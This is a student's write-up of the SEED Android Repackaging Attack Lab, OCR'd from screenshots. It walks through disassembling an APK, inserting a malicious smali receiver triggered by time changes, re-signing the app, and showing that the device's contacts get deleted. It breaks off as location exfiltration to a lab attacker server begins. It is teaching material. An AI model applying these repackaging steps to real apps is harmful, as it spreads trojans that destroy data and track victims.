
Android Repackaging Attack Lab


Task1: Obtain an Android App (APK file) and Install It

Check the IP address of the android VM.




```
eth0      Link encap:Ethernet  HWaddr 08:00:27:97:68:71
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe97:6871/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:617 errors:0 dropped:0 overruns:0 frame:0
          TX packets:880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:282009 TX bytes:187480
```

Connect with android VM with command adb connection IP address




```
[11/05/19]seed@VM:~/host$ adb connect 10.0.2.6
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.6:5555
```

Install the apk file with command adb install file.apk




```
[11/05/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
11979 KB/s (1427461 bytes in 0.116s)
Success
[11/05/19]seed@VM:~/.../dist$
```

And we can see that we have installed successfully.



Task2: Disassemble Android App

Disassemble the APP: apktool d file.apk




```
[11/05/19]seed@VM:~/.../lab7$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Observation: We disassemble the apk file using the apktool with d.


Task3: Inject Malicious Code

First: We download the smali code and place it directly into the com folder of the disassembled apk file.



```
[11/05/19]seed@VM:~/.../com$ ls
MaliciousCode.smali  mobiseed
[11/05/19]seed@VM:~/.../com$ 
```


Second: we modify the AndroidManifest.xml file by giving it sufficient permissions for our attack to work.



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="co
m.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="
6.0-2166767">
        <uses-permission android:name="android.permission.READ_CONTACTS" />
        <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <application android:allowBackup="true" android:debuggable="true" android:ic
on="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl
="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.re
packaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>
    </application>
</manifest>
```

Task4: Repack Android App with Malicious Code


Step1: We repack our Android app by using the apktool with b option and in the folder which contains the necessary code for the apk file.




```
[11/05/19]seed@VM:~/.../lab7$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/05/19]seed@VM:~/.../lab7$ 
```

Step2:

a. We generate the public and private key and digital certificate using the above commands as shown in the screenshots.




```
[11/05/19]seed@VM:~/.../dist$ keytool -alias seed -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  seed
What is the name of your organizational unit?
  [Unknown]:  UOP
What is the name of your organization?
  [Unknown]:  UOP
What is the name of your City or Locality?
  [Unknown]:  Stockton
What is the name of your State or Province?
  [Unknown]:  CA
What is the two-letter country code for this unit?
  [Unknown]:  CA
Is CN=seed, OU=UOP, O=UOP, L=Stockton, ST=CA, C=CA correct?
  [no]:  no
What is your first and last name?
  [seed]:  Marco Lin
What is the name of your organizational unit?
  [UOP]:  Seed
What is the name of your organization?
  [UOP]:  University of the pacific
What is the name of your City or Locality?
  [Stockton]:  Stockton
What is the name of your State or Province?
  [CA]:  California
What is the two-letter country code for this unit?
```



```
Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=Marco Lin, OU=Seed, O=University of the pacific, L=Stockton, ST=California, C=CA
Enter key password for <seed>
        (RETURN if same as keystore password):
```


b. Using Jarsigner to sign the APK file using the key generated in the previous step. The command jarsigner prompts the user to enter the password, which is needed for accessing the keystore. It then use the key (identified by the alias name) to sign the APK file.



```
[11/05/19]seed@VM:~/.../dist$ jarsigner -keystore mykey,keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jarsigner error: java.lang.RuntimeException: keystore load: /home/seed/Documents/lab7/RepackagingLab/dis
t/mykey,keystore (No such file or directory)
[11/05/19]seed@VM:~/.../dist$ ls
mykey.keystore  RepackagingLab.apk
[11/05/19]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be a
ble to validate this jar after the signer certificate's expiration date (2020-02-03) or after any future
 revocation date.
[11/05/19]seed@VM:~/.../dist$
```


Task5: Install the Repackaged App and Trigger the Malicious Code

a. Delete the apk from android VM first and Install the apk again.




```
[11/05/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
11979 KB/s (1427461 bytes in 0.116s)
Success
[11/05/19]seed@VM:~/.../dist$
```

b. On android VM, give the application permission to access contacts.



Contacts ●

c. Add some new contact



Saving to
Tablet-only, unsynced contact

test

1 232-112-3112


Mobile

Phone


Home

Email

Home




d. To demonstrate whether the attack works, we just need to run the application once, add a few contacts in the Contacts app and change the time on the android VM.



Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackage attack on a selected app, and demonstrate the attack only on our provided Android VM.

STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.



Automatic date & time
Use network-provided time


Set date
November 6, 2019

Set time
4:20 AM

Select time zone
GMT-05:00 Eastern Standard Time

Use 24-hour format
1:00 PM


Result: all contacts have deleted by malicious code.



No contacts


Task6: Using Repackaging Attack to Track Victim's Location

Step1: Setting up mock locations



Step2: Configuring DNS


The malicious code in the repackaged app will send out the victim's coordinates to the attacker's server at www.repackagingattacklab.com. We are going to use the SEED Ubuntu VM to host this server. Therefore, we need to map the hostname to the Ubuntu 